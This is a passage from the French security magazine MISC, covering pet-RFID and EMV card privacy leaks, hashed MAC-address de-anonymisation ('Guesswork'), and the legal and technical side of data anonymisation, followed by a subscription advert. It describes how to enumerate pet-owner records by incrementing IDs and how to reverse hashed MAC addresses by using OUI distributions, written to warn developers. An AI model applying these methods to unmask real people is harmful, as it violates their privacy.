En pratique, toute personne munie d'un lecteur RFID basse fréquence peut obtenir l'identifiant de l'animal. L'identification proprement dite nécessite toutefois d'avoir accès à la base de données où sont enregistrées les informations relatives à l'animal (âge, race, etc.) , mais aussi à son propriétaire (identité, adresse et numéro(s) de téléphone). L'accès à ces bases de données se fait par Internet, soit en libre accès partiel ou total, soit après une étape d'authentification si l'accès est réservé à certains utilisateurs.

Un nouveau système a été mis en place en France en janvier 2013 : I-CAD (Identification des Carnivores Domestiques), géré par le Ministère de l'agriculture, de l'agroalimentaire et de la forêt. L'accès à la base de données est limité aux services de fourrière, refuges, forces de l'ordre et de secours... En Belgique, la base de données des chiens tatoués est gérée par l'ABIEC (Association Belge d'Identification et d'Enregistrement Canin), qui est en libre accès. Chacun peut alors saisir un identifiant et obtenir toutes les informations de contact sur le propriétaire. Sans connaître un identifiant, il est

possible soit de faire une recherche dans Google sur les chiens perdus à partir d'un code postal donné, ou même d'obtenir un identifiant quelconque sur Internet, car les personnes qui ont perdu leur animal indiquent souvent son numéro d'identification dans l'annonce. Il est clair qu'il y a une méconnaissance du système par les personnes concernées. Un propriétaire qui diffuse une annonce pour un chien perdu ne diffuse généralement pas sa propre adresse ou son nom, ni même le nom de l'animal, mais indique très souvent l'identifiant de l'animal. Or, cette information révèle directement les données qu'il a souhaité préserver.

La situation serait embêtante, mais pas dramatique si les numéros d'identification étaient aléatoires... ce qui n'est pas le cas. Il est donc possible de connaître les coordonnées de tous les propriétaires de chiens du pays dès lors que la base de données est en libre accès, comme c'est le cas en Belgique par exemple, en incrémentant simplement le numéro d'identification saisi sur l'interface web de la base de données.

La majorité des pays ont opté pour un compromis entre le cas de la France et de la Belgique, en mettant en libre accès certaines informations sur l'animal, mais en restreignant l'accès aux données du propriétaire à des professionnels clairement identifiés, typiquement les forces de l'ordre.

Note

Pour tout renseignement sur les organismes s'occupant de l'identification électronique animale en Europe, le lecteur peut consulter le site http://www.europetnet.com/.

5 Cartes EMV

Il est bien connu qu'une carte de paiement de type EMV **[12]** conserve en mémoire les principales informations concernant les dernières transactions. Tant que ces informations ne sont accessibles qu'après introduction du PIN, le problème est mineur, bien que l'on puisse imaginer que l'on ne souhaite pas divulguer cette information aux autres utilisateurs de la carte, par exemple dans le cas d'un couple ou d'une carte de société utilisée par plusieurs employés.

Le problème devient toutefois beaucoup plus préoccupant lorsque les informations peuvent être obtenues sans PIN, qui plus est sans contact **[13]**. Il devient alors relativement facile de connaître les dernières transactions réalisées par son voisin dans le train, par son collègue de bureau, ou tout simplement par son conjoint, sans connaître son code PIN.

La CNIL s'est inquiétée de ce problème de fuite d'informations personnelles et les professionnels du secteur bancaire ont alors apporté des modifications aux nouvelles cartes : l'identité du porteur n'est plus révélée depuis septembre 2012, et les transactions ne seront plus disponibles (au moins sans PIN) à partir de fin 2013 **[14]**.

Conclusion

Les quatre applications présentées dans cet article illustrent bien que les technologies ubiquitaires que nous utilisons tous les jours engendrent des questions liées au respect de la vie privée. Ces technologies en elles-mêmes ne sont pas à blâmer, mais c'est l'usage que l'on en fait qui doit être mieux cadré. En particulier, le phénomène de logphilie doit très certainement être maîtrisé au plus vite. Malheureusement, les quatre exemples présentés dans cet article sont loin d'être uniques. Cet article aurait en effet pu développer le cas des véhicules modernes qui possèdent une centaine de puces qui enregistrent tous nos faits et gestes. Plus simple, il aurait pu s'intéresser aux cartes d'abonnement dans les stations de ski, qui gardent en mémoire l'identifiant de la dernière remontée mécanique utilisée. Ou encore les compteurs électriques intelligents et interrogeables à distance, qui font beaucoup parler d'eux depuis quelques années. Il aurait également pu se pencher sur le cas des billets de train dont la piste magnétique contient les coordonnées bancaires de l'usager, etc.

Ces exemples le montrent, il est important que les individus restent vigilants face aux nouvelles technologies, car l'expérience nous apprend que c'est la protestation des individus qui fait réagir les industriels et avancer la question de la protection des données personnelles. La résistance des industriels s'explique essentiellement par des contraintes économiques fortes et un manque de concurrence dans certains domaines (par exemple, dans le domaine des transports publics).

La situation évolue toutefois. Nous avons déjà évoqué le concept de Privacy Impact Assessment (PIA) développé par la Commission Européenne, mais aussi par les États-Unis **[15]** et l'Australie **[16]**. Depuis peu, le concept de « privacy-by-design » fait son chemin en Europe. Fortement supporté depuis vingt ans par Ann Cavoukian, commissaire de l'Information et de la Vie Privée de l'Ontario au Canada, ce concept est aujourd'hui au cœur des discussions au sein de la Commission Européenne. Il nécessite toutefois de développer la notion d'ingénierie de la privacy car la « privacy-by-design » ne peut pas être obtenue qu'à partir d'une approche légale et sociétale. L'avenir




Fig. 4 : Système fictif d'évaluation de la privacy pour solutions technologiques

nous dira alors si nous pourrons un jour choisir une solution technologique en fonction de son niveau de privacy, de manière aussi simple que l'on choisit un frigo, comme l'illustre la figure 4. ■

▪ REMERCIEMENTS

L'auteur remercie chaleureusement Philippe Teuwen pour sa relecture attentive de l'article et ses nombreux commentaires aussi bien sur le fond que sur la forme du document. Merci également à Jean-Pierre Szikora pour avoir fourni des données pour illustrer l'article.

▪ RÉFÉRENCES

[1] http://en.wikipedia.org/wiki/ExifTool

[2] http://youtu.be/F7pYHN9iC9I

[3] http://www.cnil.fr

[4] http://eur-lex.europa.eu/LexUriServ/LexUriServ.do?uri=CELEX:31995L0046:FR:HTML

[5] Recommandation de la Commission du 12.05.2009 - SEC(2009) 585/586, "On the implementation of privacy and data protection principles in applications supported by radio-frequency identification" par Viviane Reding, Mai 2009.

[6] « Évaluation de l'impact des applications RFID sur la vie privée », Centre national de référence RFID

[7] « Privacy Impact Assessment Guideline for RFID Applications », Bundesamt für Sicherheit in der Informationstechnik (BSI).

[8] « La Stib veut sécuriser la carte Mobib », Mathieu Colleyn, Journal La Libre, 2 décembre 2010, http://www.lalibre.be/actu/belgique/la-stib-veut-securiser-la-carte-mobib-51b8c906e4b0de6db9bec128

[9] Règlement (UE) n ° 576/2013 du Parlement européen et du Conseil du 12 juin 2013 relatif aux mouvements non commerciaux d'animaux de compagnie et abrogeant le règlement (CE) n° 998/2003

[10] ISO 11784:1996 Radio frequency identification of animals – Code structure, 2010

[11] ISO 11785:1996 Radio frequency identification of animals – Technical concept, 2012

[12] http://www.emvco.com/

[13] http://www.rue89.com/2013/07/31/payer-carte-sans-code-sans-contact-sans-risque-244508

[14] http://www.cnil.fr/linstitution/actualite/article/article/securite-des-cartes-bancaires-sans-contact-quelles-sont-les-avancees-et-les-ameliorations-pos/

[15] « Privacy Impact Assessment (PIA) Guide », U.S. Securities and Exchange Commission, Janvier 2007, http://www.sec.gov/

[16] « Privacy Impact Assessment Guide », Australian government – Office of the Privacy Commissioner, Mai 2010, http://privacy.gov.au/

GUESSWORK

Cédric Lauradoux – Cedric.lauradoux@inria.fr - Chargé de recherche INRIA dans l'équipe PRIVATICS
Levent Demir - Stagiaire INRIA dans l'équipe PRIVATICS

mots-clés : CASSAGE / ANONYMAT / RECONSTRUCTION / DONNÉE ANONYMISÉE

Pas besoin d'être mentaliste et d'avoir compris Nostradamus pour deviner les pensées de ses voisins : une connexion internet, un peu de programmation, quelques notions de probabilité et du temps CPU feront l'affaire !

1 Introduction

Guesswork **[1]** est le terme utilisé par les anglo-saxons pour désigner la science qui permet de retrouver-deviner des valeurs. C'est une discipline très importante pour l'expert en sécurité, car de nombreux mécanismes de sécurité reposent sur l'ignorance par l'attaquant de certaines valeurs comme une clef de chiffrement ou un mot de passe. Les applications du guesswork augmentent, car les services en ligne ou les applications dans les smartphones utilisent de plus en plus souvent des identifiants anonymes très intrigants. Ces identifiants anonymes sont construits à partir d'un identifiant unique ou d'une combinaison d'identifiants uniques comme l'adresse MAC de l'appareil, une adresse mail ou le numéro IMEI de son téléphone. Ces identifiants uniques ne sont pas utilisables tels quels, car ils donnent trop d'informations sur la personne physique : elles ont un caractère personnel selon la CNIL. La question à laquelle nous allons répondre est de savoir s'il est difficile de retrouver ces identifiants uniques à partir des identifiants anonymes.

2 Comment deviner ?

Quels sont les outils à la disposition de l'attaquant ? Le premier outil est la recherche exhaustive. On énumère toutes les valeurs possibles jusqu'à trouver la bonne. Le coût temporel de cette méthode dépend de la taille de l'espace à énumérer. Si la valeur que l'on cherche est de longueur m bits, il faut en moyenne 2^{m-1} essais pour retrouver une valeur. Pour mener à bien ce genre d'attaque, on dispose d'outils tel que JTR ou Hashcat qui disposent d'implémentations optimisées des principales fonctions de hachage cryptographiques pour CPU et GPU.

Le deuxième outil pour réduire le coût temporel de l'attaque par recherche exhaustive est l'attaque par dictionnaire. On construit un dictionnaire contenant l'association entre tous les condensés et tous les textes clairs. La recherche dans le dictionnaire est quasi immédiate, mais il faut une mémoire et un pré-calcul (construction du dictionnaire). Le compromis entre ces deux attaques est possible avec les rainbow tables qui sont décrites en détail dans le numéro 58 de MISC.




Figure 1 : Distribution géométrique pour p=0.8

Les attaques précédentes sont les meilleures quand les valeurs que l'ont doit deviner sont uniformément réparties dans l'espace à énumérer. On peut faire beaucoup mieux si on connaît la distribution de probabilité associée aux valeurs à deviner. Soit un ensemble de valeurs à deviner. On note $p_1, p_2, p_3, \ldots p_n$ les probabilités des éléments X triés dans l'ordre décroissant. L'attaque qui vient tout de suite à l'esprit consiste à énumérer toutes les solutions possibles par ordre décroissant de probabilité. Si on effectue la recherche de cette façon, le nombre moyen d'essais qu'il faudra effectuer est donné par : $E(G)=\sum_{i=1}^{n} i\, p_i$. Cette quantité $E(G)$ est appelée dans la littérature guessability **[1]** d'une valeur. Elle est très utilisée pour les mots de passe (voir **[2]**). Quel est le gain de cette méthode ? Tout dépend de la distribution. Imaginons que l'on cherche à retrouver une valeur qui suit une distribution géométrique. Cette distribution de paramètre p est définie par $Pr(x=k)=(1-p)^{k-1}p$. Le paramètre p nous donne l'élément ayant la plus forte probabilité. Prenons, $n=2^{16}$ et $p=0.8$ comme sur la Figure 1. Au lieu de devoir tester 2^{15} valeurs en moyenne avec la recherche exhaustive, on a $E(G)=1.25$. On teste en moyenne 2 valeurs.

Cet exemple est relativement convaincant, mais il ne correspond à aucun cas concret. Nous allons considérer le cas des adresses MAC.

3 Exemple

Euclid (**http://www.euclidanalytics.com**) est une société qui fait des systèmes de physical tracking qui exploite les communications WIFI de vos smartphones pour

traquer leurs utilisateurs. Euclid construit des bases de données identifiant chaque utilisateur par son adresse MAC. Conscient que stocker l'adresse MAC en clair représente un risque, Euclid a pris des mesures pour protéger cette information :

« Data is transferred securely (using SSL) and is « hashed » (scrambled into a meaningless string of numbers and letters) before it is stored on Amazon Web Services. Hashed data can not be reverse engineered by a third party to reveal a devices MAC addresses This means that anyone who gains access to the database directly from Amazon – authorized or unauthorized - will only see long strings of numbers and letters. They would not be able o get any information that could be linked to a back to a particular mobile device owner. »

En gros, on hache les adresses MAC en utilisant une fonction de hachage cryptographique comme SHA-1 ou (mieux) SHA-3. Une adresse MAC est longue de 48 bits. L'attaque exhaustive coûte 2^{47}. Avec Hashcat, il faut environ 25 h de calcul si l'on dispose d'un certain nombre de cartes graphiques (voir le site de Hashcat). Si comme moi vous ne disposez pas de ce matériel, on peut heureusement faire beaucoup mieux sans matériel dédié. Pour cela, on va exploiter la structure d'une adresse MAC. Les adresses MAC sont constituées de 2 champs de 24 bits. Les bits de poids fort désignent le Organizationally Unique Identifier (OUI). Les OUI sont attribués par IEEE et on peut tous les retrouver sur http://standards.ieee.org/develop/regauth/oui/oui.txt. Le nombre de OUIs alloués à ce jour est de 18189 sur les 2^{24} possibles. On est très loin de devoir tester, 2^{47} mais plutôt 2^{37}. On a 1000 fois moins de valeurs à tester en moyenne ! Mais on peut encore faire mieux. En France, il n'existe pas des centaines de constructeurs qui vendent des cartes réseaux. Nous avons collecté avec Mathieu Cunche un dataset de quelque dizaines de milliers d'adresses MAC en capturant des probe requests. La Figure 2 nous montre la distribution cumulative des adresses OUI observées. En pratique, avec 111 adresses OUI, on couvre 99.9 % du dataset. Si on calcule la quantité $E(G)$ exploitant toutes ces informations, on trouve : $E(G)=2^{30}$. On a ainsi gagné un facteur 262144 sur la recherche exhaustive. Sur votre ordinateur portable, il ne vous faudra que quelques secondes pour retrouver l'adresse MAC correspondant à un haché SHA-1. La méthode d'anonymisation d'Euclid n'est donc pas respectueuse de la vie privée. Les développeurs d'Euclid ont oublié un principe très important en cryptographie :

L'entropie de la sortie d'une fonction de hachage ne dépasse pas l'entropie de son entrée.

Dans un français plus littéraire, une fonction de hachage ne transforme pas l'eau en vin. Pour anonymiser une adresse MAC, une solution peut consister à utiliser un MAC : *Message Authentication Code*. Ces fonctions prennent en entrée une clef. Si ce paramètre est inconnu de l'attaquant et suffisamment grand, alors retrouver l'adresse MAC n'est plus possible à partir du haché.

On peut s'amuser à répondre à des questions cruciales ! Combien faut-il d'essais en moyenne pour trouver l'âge du capitaine ? Si on suppose qu'il est français et toujours en vie, d'après la pyramide des âges de l'INSEE (http://www.insee.fr/fr/themes/tableau.asp?ref_id=ccc), il faut alors en moyenne 40 essais.




Figure 2 : Distribution des adresses OUI observées

Conclusion

Il y a deux conclusions importantes à donner à cet article.

La première s'adresse aux programmeurs d'applications qui veulent identifier leurs utilisateurs : le hachage de valeur unique comme les adresses MAC, le numéro IMEI, nom et prénom ou encore une adresse mail ne garantit pas la protection de la vie privée des utilisateurs ! Il existe malheureusement encore beaucoup d'applications comme Gravatar (https://gravatar.com/), qui hachent votre adresse mail **[3]**, l'application mobile de la RATP qui hache le numéro IMEI de votre smartphone **[4]**. Ces applications construisent des identifiants à partir d'identifiants uniques et espèrent que le hachage transforme l'eau en vin. Si on veut créer des identifiants, il veut mieux utiliser les *Universally Unique Identifiers* (UUID) qui sont définis dans la RFC 4122 (http://www.ietf.org/rfc/rfc4122.txt). On peut noter que pour Linux, les versions implémentées de l'UUID (uuid_generate) reposent soit sur le temps, soit sur l'utilisation de nombres aléatoires (si tant est qu'il soit possible d'accéder à de tels nombres sur une machine Linux, mais c'est un autre débat).

La deuxième conclusion de ce papier est pour les attaquants : exploitez au mieux les informations qui sont à votre disposition. Il est très tentant de faire une recherche exhaustive sur un espace de 2^{48} en investissant dans du matériel haut de gamme. Il est plus élégant et meilleur marché d'utiliser son cerveau. ■

■ RÉFÉRENCES

[1] James L. Massey « *Guessing and entropy* », ISIT 1994.

[2] Joseph Bonneau « *The science of guessing: analyzing an anonymized corpus of 70 million passwords* », S&P 2012.

[3] « *De-anonymizing Members of French Political Forums* », PASSWORD CON 2013.

[4] Jagdish Prasad Achara, James-Douglass Lefruit, Vincent Roca, and Claude Castelluccia « *Detecting Privacy Leaks in the RATP App : how we proceeded and what we found* », Grehack 2013.

LE BESOIN D'ANONYMISATION CHEZ UN OPÉRATEUR D'IMPORTANCE VITALE

Jean-Philippe Gaulier – jeanphilippe1.gaulier@orange.com
Sébastien Canard – sebastien.canard@orange.com

mots-clés : DONNÉES PERSONNELLES / LOI / IDENTIFICATION / CRYPTOGRAPHIE / STRATÉGIES D'ANONYMISATION

1 L'anonymisation mise en pratique

Dans notre culture, les données personnelles sont votre premier rapport avec l'administration. En effet, on note bien soigneusement le jour et l'heure de votre naissance, la ville, le département et on demande aux heureux parents de bien vouloir fournir un prénom (ou plusieurs) à adosser à votre nouveau nom de famille. Ces quelques données vous suivront toute votre vie et vous permettront d'être reconnus par l'administration, mais également par tout un tas de sites web commerçants (entre autres, car nous ne traiterons pas ici le cas de vos amis ;)). Un dilemme s'impose alors à vous : accepter de renseigner quelques champs en apparence inoffensifs, ou mettre un terme à votre session d'achat (adieu veau, vache, cochon...). Le consommateur ne se pose bien souvent pas la question, coche toutes les petites cases carrées qui vont bien, appuie sur le joli bouton « confirmer mon achat », règle la commande et attend avec impatience sa livraison. C'est au moment de cette validation (ou alors de l'inscription) que notre consommateur patenté livre son « droit d'aînesse » contre un « plat de lentilles ». Ces données personnelles serviront effectivement à livrer notre internaute, mais fourniront également la possibilité au cyber-marchand d'en user de manière non négligeable. Et c'est dans le cadre de ces usages qui ne servent pas votre usage direct que l'anonymisation a tout son sens, voire son obligation. Nous y reviendrons un peu plus loin.

La définition d'une donnée personnelle peut, selon la CNIL **[2]**, s'énoncer comme ceci : « Constitue une donnée à caractère personnel toute information relative à une personne [physique] identifiée ou qui peut être identifiée, directement ou indirectement, par référence à un numéro d'identification ou à un ou plusieurs éléments qui lui sont propres. » Le lecteur attentif, porté sur une connaissance parfaite du droit, aura constaté que les auteurs s'autorisent (diantre) une légère, mais néanmoins très importante, modification de la loi. En effet, nous prendrons ici le parti d'abréger la définition de personne physique pour l'élargir au rang de personne. De ce fait, non seulement ces données peuvent concerner un individu fait de chair et de sang, mais également une entreprise, une association... Cet écart à la loi permet de généraliser les données personnelles vers une notion plus large que nous appellerons données sensibles.

Même si le commerce existe depuis de nombreux millénaires et que les vendeurs tiennent leurs comptes de manière scrupuleuse, archivant probablement de nombreuses données personnelles au passage, ce n'est qu'avec la possibilité offerte par l'informatique, à savoir le traitement par lot d'une grande quantité de données, que naît le besoin de protéger ses données. C'est le recoupement des données issues de différents services, usages, consultations ou encore achats qui permet un meilleur profilage et donc une meilleure opportunité de cibler le consommateur. Cela porte d'ailleurs, depuis quelque temps, un nom digne d'un service marketing : le big data.

Ce big data, monétisée et ultra-médiatisé, trésor de guerre de ceux que l'on nomme maintenant les Over The Top (Google, Facebook, Amazon...) est le Saint Graal. Tout le monde veut des données et espère pouvoir en faire un usage ultérieur (la plupart du temps commercial, bien sûr). Nous allons voir que ces nouvelles tendances et ces nouvelles entreprises sont surveillées de près et qu'on doit faire très attention à ce que l'on peut ou ne peut pas faire.

Enfin, avant d'entrer dans le vif du sujet, une dernière définition, celle de l'anonymisation. Selon l'AFCDP **[0]** « c'est un processus par lequel des données sont rendues anonymes, processus à l'issu duquel elles

ne peuvent plus être affectées ou rattachées à une personne en particulier, à un individu. » **[1]**

Nous vous proposons dans cet article de revenir sur la collecte des données personnelles par les entreprises et de voir quelles sont leurs contraintes réglementaires tant au niveau national qu'européen. Une fois passé ce florilège du droit, nous consacrerons quelques instants à la technique afin de mettre en lumière les méthodes les plus adaptées à l'anonymisation des données tout en corrélant celles-ci avec les métiers business et techniques qui composent une entreprise. Pour terminer, nous reviendrons sur la mise en œuvre des techniques dans un environnement professionnel à travers divers types d'organisations, ainsi que quelques exemples d'implémentation en Java et SQL.

2 Constats et légalité

2.1 Les besoins quotidiens d'un système d'information

Comme mentionné en introduction, une donnée personnelle peut être collectée par divers biais. Que ce soit lors de votre inscription à un site ou votre souscription à un service, la plupart du temps, vous remplissez un formulaire qui en dit plus long sur vous que ce qu'en sait votre voisin. Et surtout, vous cochez la petite case par une croix. Cette case, où un texte minuscule vous dit, par exemple chez Facebook **[3]** : « nous pouvons utiliser les données que nous recevons[...] pour des opérations internes, dont le dépannage, l'analyse de données, les tests, la recherche et l'amélioration des services ». Un point parmi tant d'autres que vous choisissez d'autoriser afin d'avoir accès à leur service. Mais cette petite phrase, noyée dans une page de phrases du même acabit, est pourtant lourde de conséquences. En effet, elle dit : - si on a besoin de debugger notre système, nos administrateurs et développeurs peuvent voir vos données - si on souhaite réaliser un traitement marketing ou commercial, nous pouvons analyser vos données - si on effectue des tests de charge [unitaire|de non régression|etc], vos données fourniront de la masse de test - si on veut proposer une nouvelle « expérience interactive innovante », vos données serviront de rat de labo à nos chercheurs.

Comme vous le voyez, une petite phrase qui touche une large population avec des métiers et des enjeux différents. Cette petite phrase, vous la retrouverez d'ailleurs dans toute société qui se respecte. En effet, lorsque l'on crée une application et qu'on souhaite la faire vivre, c'est-à-dire apporter des correctifs, de nouvelles fonctions, analyser les usages, on est obligé de s'appuyer sur l'expérience utilisateur. Cette expérience valide (ou invalide) l'idée originale et son implémentation.

C'est d'ailleurs le cycle habituel de Google. Une idée est émise, elle est mise à disposition en bêta, testée par un panel restreint d'utilisateurs qui va en grandissant, les développeurs font évoluer l'application en fonction des retours directs et indirects et la vie continue ainsi.

Ces données sont inhérentes au système et on peut même dire que sans elles, le système est inutile. Comment s'assurer qu'une nouvelle fonctionnalité tiendra la route pour 5000 ou 10000 utilisateurs ? On peut (et on doit !) faire des tests avec des données fictives, mais le rapprochement de la vraie vie, avec les cas qui n'arrivent jamais en dehors de cet espace-là est une réelle valeur ajoutée.

Pour terminer sur ce point, les frameworks de développement apportent de plus en plus de tests vous permettant de valider votre application. Nous ne pouvons qu'encourager cet usage. À défaut d'avoir une preuve formelle, ça permet de dégrossir les bugs de développement. N'oubliez pas que chacune de vos entrées (saisies) ne doit accepter que les valeurs attendues et seulement celles-là. Cette rigueur permet en général d'éloigner au loin le fantôme de l'OWASP **[4]**.

2.2 Europe, CNIL et code pénal

On le sait depuis 1978, avec la loi Informatique et Liberté, texte fondateur de la CNIL **[5]** : l'informatique ne doit pas porter atteinte à la vie privée de la personne. Si, depuis cette date, les textes fondamentaux se sont renforcés **[6]**, entre autres grâce au soutien de l'Europe et de sa directive 95/46/CE **[7]**, ce n'est que vers 2007 que les questions et réflexions autour de l'anonymisation ont commencé à fleurir en France.

C'est dans cette optique que le système d'information doit se poser les questions de délivrance de données. Dans quel but ? À qui ? Pour combien de temps ? En effet, toute personne traitant des données à caractère personnel pour le compte du responsable du traitement est considérée comme un sous-traitant (article 35) et les données à caractère personnel ne peuvent être conservées au-delà de la durée prévue qu'en vue d'être traitées à des fins historiques, statistiques ou scientifiques (article 36). On notera que c'est au responsable du traitement que revient la responsabilité globale de s'assurer des protections mises en place, notamment préserver la sécurité des données et empêcher qu'elles soient déformées, endommagées, ou que des tiers non autorisés y aient accès (article 34).

Pour terminer, en tant que fournisseur de service de communications électroniques, l'article précédent

se voit doté d'un petit complément, humblement appelé « bis », qui vient expliquer que la violation de données à caractère personnel s'entend comme toute violation de la sécurité entraînant accidentellement ou de manière illicite la destruction, la perte, l'altération, la divulgation ou l'accès non autorisé à des données à caractère personnel faisant l'objet d'un traitement (article 34 bis).

Si nous résumons « simplement » la vision de la CNIL, les données communiquées par un usager du service sont sous la responsabilité du responsable de traitement qui doit alors s'assurer que les données sont conservées de manière sécurisée, qu'elles ne circulent pas aux yeux et aux mains de n'importe qui.

Voilà pour la règle. Maintenant, y a-t-il des sanctions si jamais ces consignes ne sont pas respectées ? Oui, bien sûr, et l'avenir pourrait s'assombrir pour les contrevenants. Actuellement, les risques liés à une perte de données personnelles sont encadrés par le Code pénal qui porte l'amende à 300 000EUR et le risque d'emprisonnement à 5 ans pour le responsable du traitement (art. 226-20 et 226-22 du Code pénal). Même si ces sommes sont considérables pour un particulier, elles restent encore petites pour des entreprises internationales. Ainsi, Sony a été condamné pour la première fois à une amende de 250 000£ par la CNIL britannique **[8]** suite au piratage du PSN en avril 2011.

À un niveau européen, le travail se poursuit pour faire évoluer le droit, entre autres face aux nouveaux usages (monétisation intensive de la donnée, big data, open data...). Ainsi les travaux antérieurs pourraient être remplacés par un règlement européen qui s'appliquerait directement et totalement, contrairement à une directive. Une des mesures phares pourrait porter l'amende jusqu'à 2% du chiffre d'affaires de l'entreprise fautive en cas de défaillance de protection. Pour comparaison, le chiffre d'affaires de Sony en 2012 était approximativement de 63 milliards d'euros, ce qui porterait alors l'amende à 1,26 milliard d'euros, soit 4 360 fois l'amende versée aujourd'hui. Bien que ce règlement soit toujours en discussion, cela laisse de quoi réfléchir aux entreprises et donne une certaine capacité à remettre l'église au centre du village et les données personnelles au centre des préoccupations.

Note
Une directive donne des objectifs à atteindre par les pays membres, avec un délai.

Si notre attention porte souvent sur les données de production, mises en lumière par les piratages récurrents sur Internet, l'anonymisation, dans le cas que nous présentons ici, vise tout un public qui est extérieur à cette cible : les développeurs, qualifieurs, formateurs, marketeux, financiers, scientifiques... L'exposition de ces données nécessaires à tout un chacun pour son travail quotidien ne nous libère pas des contraintes juridiques que nous venons d'énoncer et il faudra les garder à l'esprit tout au long du déploiement de votre programme d'anonymisation.

Avant de vous montrer les questions qu'il faut se poser lorsque l'on fait face à des données personnelles et à un besoin d'anonymisation, nous allons fournir un panorama (le plus exhaustif possible) des techniques disponibles pour anonymiser une donnée.

3 Panorama des techniques disponibles

Il existe de nombreuses techniques d'anonymisation dans la littérature. Il n'est cependant pas possible de déterminer l'unique technique qui va tout le temps fonctionner pour donner la meilleure anonymisation possible. En pratique, toutes les techniques décrites ci-dessous sont pertinentes, mais pas nécessairement tout le temps. Il est alors très important d'avoir une méthodologie pour savoir quelle technique adopter en fonction des deux paramètres suivants : les données de la base initiale et les besoins à satisfaire (plus concrètement les requêtes). Nous aborderons quelques méthodes dans la section suivante, mais avant cela, nous décrivons succinctement les techniques les plus connues.

3.1 Substitution

Les techniques de substitution consistent à remplacer la donnée initiale par une autre, avec pour objectif qu'il sera difficile de faire le lien entre la donnée anonymisée et la donnée initiale : cette technique « substitue » une donnée par une autre. Il existe différentes façons d'effectuer cette substitution et nous n'allons décrire que les plus couramment utilisées.

3.2 Hachage

La méthode de substitution qui est souvent abordée consiste à utiliser une fonction de hachage. Ces fonctions permettent de transformer une donnée de taille quelconque en une donnée de taille fixe. Ces fonctions sont dites à sens unique puisqu'il est « calculatoirement » infaisable de retrouver l'entrée correspondante à partir de la sortie. Pourtant, ces fonctions, utilisées directement, ne sont pas idéales pour répondre aux besoins de l'anonymisation. En effet, les données à anonymiser ont bien souvent une taille relativement courte et il est dans la plupart des cas possible, avec quelques bonnes machines et un peu de temps, de tester toutes les valeurs possibles jusqu'à

Abonnez-vous !

Profitez de nos offres d'abonnement spéciales disponibles au verso !

Économisez plus de 20%*

* Sur le prix de vente unitaire France Métropolitaine

6 Numéros de MISC

ABONNEMENT

6 MISC

40€*

au lieu de 51,00 €* en kiosque

Économie : 11,00 €*

*OFFRE VALABLE UNIQUEMENT EN FRANCE MÉTROPOLITAINE
Pour les tarifs hors France Métropolitaine, consultez notre site : boutique.ed-diamond.com

Les 3 bonnes raisons de vous abonner :

- Ne manquez plus aucun numéro.
- Recevez MISC dès sa parution chez vous ou dans votre entreprise.
- Économisez 11,00 €/an !

4 façons de commander facilement :

- par courrier postal en nous renvoyant le bon ci-dessous
- par le Web, sur boutique.ed-diamond.com
- par téléphone, entre 9h-12h et 14h-18h au 03 67 10 00 20
- par fax au 03 67 10 00 21

Bon d'abonnement à découper et à renvoyer à l'adresse ci-dessous

Tournez SVP pour découvrir toutes les offres d'abonnement >>

Voici mes coordonnées postales :	
Société :	
Nom :	
Prénom :	
Adresse :	
Code Postal :	
Ville :	
Pays :	
Téléphone :	
e-mail :	

☐ Je souhaite recevoir les offres promotionnelles et newsletter des Éditions Diamond.

☐ Je souhaite recevoir les offres promotionnelles de nos partenaires.

MISC Multi-System & Internet Security Cookbook

Édité par Les Éditions Diamond
Service des Abonnements
B.P. 20142 - 67603 Sélestat Cedex
Tél. : + 33 (0) 3 67 10 00 20
Fax : + 33 (0) 3 67 10 00 21

Vos remarques :

.....

.....

.....

En envoyant ce bon de commande, je reconnais avoir pris connaissance des conditions générales de vente des Éditions Diamond à l'adresse internet suivante : **boutique.ed-diamond.com/cgv** et reconnais que ces conditions de vente me sont opposables.

Tournez SVP pour découvrir toutes les offres d'abonnement

PROFITEZ DE NOS OFFRES D'ABONNEMENT SPÉCIALES POUR LIRE PLUS ET FAIRE DES ÉCONOMIES !

➡ Abonnement

offre 1 — ABONNEMENT — 6 MISC — **40€*** au lieu de 51,00€** en kiosque — Economie : 11,00 €

Vous pouvez également vous abonner sur :

boutique.ed-diamond.com

ou par Tél. : +33 (0)3 67 10 00 20 /
Fax : +33 (0)3 67 10 00 21

NOUVEAU !

numerique.ed-diamond.com
pour vous abonner et acheter vos magazines en format numérique (PDF)

unixgarden.com
pour retrouver une sélection d'articles des Éditions Diamond

* Tarifs France Métro (F)
** Base tarifs kiosque zone France Métro (F)

➡ Voici nos offres d'abonnements groupés incluant MISC

offre 5 — ABONNEMENTS GROUPÉS — 11 LINUX Magazine France + 6 MISC — **90€*** au lieu de 133,50€** en kiosque — Economie : 43,50 €

offre 7 — ABONNEMENTS GROUPÉS — 11 LINUX Magazine France + HS + 6 MISC — **124€*** au lieu de 181,50€** en kiosque — Economie : 57,50 €

offre 8 — ABONNEMENTS GROUPÉS — 11 LINUX Magazine France + HS + 6 LINUX Pratique + 6 MISC — **154€*** au lieu de 220,50€** en kiosque — Economie : 66,50 €

offre 9 — ABONNEMENTS GROUPÉS — 11 LINUX Magazine France + HS + 6 LINUX Pratique + 6 MISC + 6 LINUX Essentiel — **184€*** au lieu de 259,50€** en kiosque — Economie : 75,50 €

offre 10 — ABONNEMENTS GROUPÉS — 6 MISC + 2 Hors-séries — **48€*** au lieu de 69,00€** en kiosque — Economie : 21,00 €

offre 12 — ABONNEMENTS GROUPÉS — 11 LINUX Magazine France + HS + 6 LINUX Pratique + HS + 6 MISC + HS + 6 LINUX Essentiel — **215€*** au lieu de 301,50€** en kiosque — Economie : 86,50 €

➡ Voici nos autres offres d'abonnements groupés

